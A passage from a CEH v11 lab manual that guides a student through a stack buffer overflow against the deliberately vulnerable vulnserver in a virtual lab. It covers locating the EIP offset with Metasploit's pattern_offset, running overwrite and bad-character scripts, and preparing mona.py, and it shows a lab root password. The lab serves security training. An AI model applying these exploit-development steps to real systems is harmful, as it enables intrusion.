
77. Switch to the **Parrot Security** virtual machine.
78. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
79. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
80. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

81. Now, type **cd** and press **Enter** to jump to the root directory
82. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3400 -q 386F4337** and press **Enter**.

Note: **-l:** length, **3400:** byte size (here, we take the nearest even-number value of the byte size obtained in the **Step#58**), **-q:** offset value (here, **386F4337** identified in the previous step).

83. A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.




```
[root@parrot)-[~]# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3400 -q 386F4337
[*] Exact match at offset 2003
[root@parrot)-[~]#
```

Figure 1.7.30: Identified EIP register

84. Close the **Terminal** window.
85. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.
86. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon (▶) in the toolbar to run **Immunity Debugger**.
87. Now, we shall run the Python script to overwrite the EIP register.
88. Switch back to the **Parrot Security** virtual machine. Maximize the **Terminal** window, type **chmod +x overwrite.py**, and press **Enter** to change the mode to execute the Python script.
89. Now, type **./overwrite.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: This Python script is used to check whether we can control the EIP register.



```
[root@parrot)-[~/home/attacker/Desktop/Scripts]
#chmod +x overwrite.py
[root@parrot)-[~/home/attacker/Desktop/Scripts]
#./overwrite.py
[root@parrot)-[~/home/attacker/Desktop/Scripts]
#
```

Figure 1.7.31: Execute overwrite.py script

90. Switch to the **Windows 10** virtual machine. You can observe that the EIP register is overwritten, as shown in the screenshot.

Note: The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.




Figure 1.7.32: Immunity Debugger – EIP is overwritten

91. Close **Immunity Debugger** and the vulnerable server process.
 92. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon (▶) in the toolbar to run **Immunity Debugger**.
 93. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode.
- Note:** You can obtain the badchars through a Google search. Characters such as no byte, i.e., “\x00”, are badchars.
94. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **chmod +x badchars.py** and press **Enter** to change the mode to execute the Python script.
 95. Now, type **./badchars.py** and press **Enter** to run the Python script to send the badchars along with the shellcode.

```
root@parrot:~/Desktop/Scripts# chmod +x badchars.py
root@parrot:~/Desktop/Scripts# ./badchars.py
#
```

Figure 1.7.33: Execute badchars.py script

96. Switch to the **Windows 10** virtual machine.
97. In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected ESP register value and click the **Follow in Dump** option.




Figure 1.7.34: Click on Follow in Dump

98. In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.




Figure 1.7.35: Hex dump window in the bottom-left corner

99. Close **Immunity Debugger** and the vulnerable server process.
100. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**.

T A S K 7 . 9**Identify the Right Module**

101. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.
102. Now, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.

Note: If the **Destination Folder Access Denied** pop-up appears, click **Continue**.




Figure 1.7.36: Paste the mona.py file in the location

103. Close the **File Explorer** window.

104. Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.

